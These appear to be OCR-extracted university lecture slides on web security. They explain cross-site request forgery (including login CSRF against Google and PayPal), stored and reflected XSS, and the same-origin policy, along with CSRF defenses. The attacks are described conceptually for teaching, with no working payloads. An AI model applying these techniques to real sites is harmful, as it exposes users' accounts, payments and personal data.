
Browser automatically visits the URL to obtain what it believes will be an image.

Exploiting URLs with side-effects



Browser automatically visits the URL to obtain what it believes will be an image.

Exploiting URLs with side-effects



Browser automatically visits the URL to obtain what it believes will be an image.

Cross-Site Request Forgery

- **Target**: User who has an account on a vulnerable server
  - requests to server have predicable structure
  - authentication secrets are present only in cookies in header

- **Attack goal:** Get user's browser to send attacker-crafted requests to server, which treats them as genuine user reqs

Cross-Site Request Forgery

- **Key trick:** Hide the attacker-crafted link in a page the user visits, eg, in a **<img src=…>** link
  - in the attacker site (which may have valid certificates)
  - in a site where attacker can supply content with links
  - in email

Variation: Login CSRF

- Attacker gets the victim to visit (honest) site
  - using attacker's name/pwd without victim's knowledge

- Victim interacts with site using attacker's account/session id, divulging victim info to attacker

- Example: Google
  - attacker can see victim's subsequent search history

Variation: Login CSRF

- Example: PayPal
  - victim visits attacker shop site, chooses to pay with PayPal
  - victim redirected to PayPal, attempts login, but attacker silently logs client into attacker’s account
  - victim enrolls credit card info which is now added to attacker’s account

Defenses against CSRF

- **Good:** Include a secret token within data of each request
  - Can use a hidden form field or encode it directly in the URL
  - Must not be guessable value
  - Can be same as session id sent in cookie
  - Some frameworks (Ruby on Rails) do this automatically

Defenses against CSRF

- **Not good:** Accept request only if its referer header is valid.
  - Browser may remove referer header for privacy reasons (path may have sensitive info)
  - Attacker can force removal of referer header
    - Exploit browser vulnerability and remove it
    - Man-in-the-middle network attack

Cross-site scripting (XSS)


XSS: Subverting the SOP

- Vulnerable site bank.com that unwittingly includes unverified script in a response
- Attacker injects a malicious script Z into bank.com
- Stored XSS attack
- Reflected XSS attack
- Script-enabled client gets Z from bank.com and executes it (with privileges of bank.com)


Two types of XSS

1. Stored (or “persistent”) XSS attack
    - Attacker leaves script on the bank.com server
    - Server later unwittingly sends it to your browser
    - Browser executes it within same origin as bank.com


Stored XSS attack



Stored XSS attack



Stored XSS attack



Stored XSS Summary

- **Target:** User with Javascript-enabled browser who visits user-influenced content on a vulnerable web service

- **Attack goal**: Run script in user's browser with same access as provided to server's regular scripts (i.e., subvert SOP)


Stored XSS Summary

- **Key tricks:**
  - Ability to leave content on the web server (forums, comments, custom profiles)
    - Optional: a server for receiving stolen user information
  - Server fails to ensure uploaded content does not contain embedded scripts

Dynamic web pages

Web pages can have Javascript programs (Rather than static HTML)

```
<html><body>
   Hello, <b>
   <script>
      var a = 1;
      var b = 2;
      document.write("world: ", a+b, "</b>");
   </script>
</body></html>
```



Javascript (no relation to Java)

- Powerful web page **programming language**
  - Enabling factor for so-called **Web 2.0**

- Scripts embedded in pages returned by the web server

- Scripts are **executed by the browser**. They can:
  - **Alter page contents** (DOM objects)
  - **Track events** (mouse clicks, motion, keystrokes)
  - **Issue web requests** & read replies
  - **Maintain persistent connections** & asynchronously update parts of a web page (AJAX)
  - **Read and set cookies**

What Could Go Wrong?

- Browsers need to **confine** Javascript's power
- Let a browser have pages a1.com and a2.com open
- We want a1.com to be able to send reqs to a2.com (without this there is no Web)
- But a script on a1.com should not be able to:
  - Alter the layout of a a2.com page
  - Read keystrokes typed by the user while a2.com page is open
  - Read cookies belonging to a2.com

Same Origin Policy (SOP)

- Browsers provide isolation for javascript via SOP

- **Origin** of a page defined by its [protocol, domain, port]
  - https://www.example.com/dir/a.html
  - http://www.example.com:80/dir/b.html

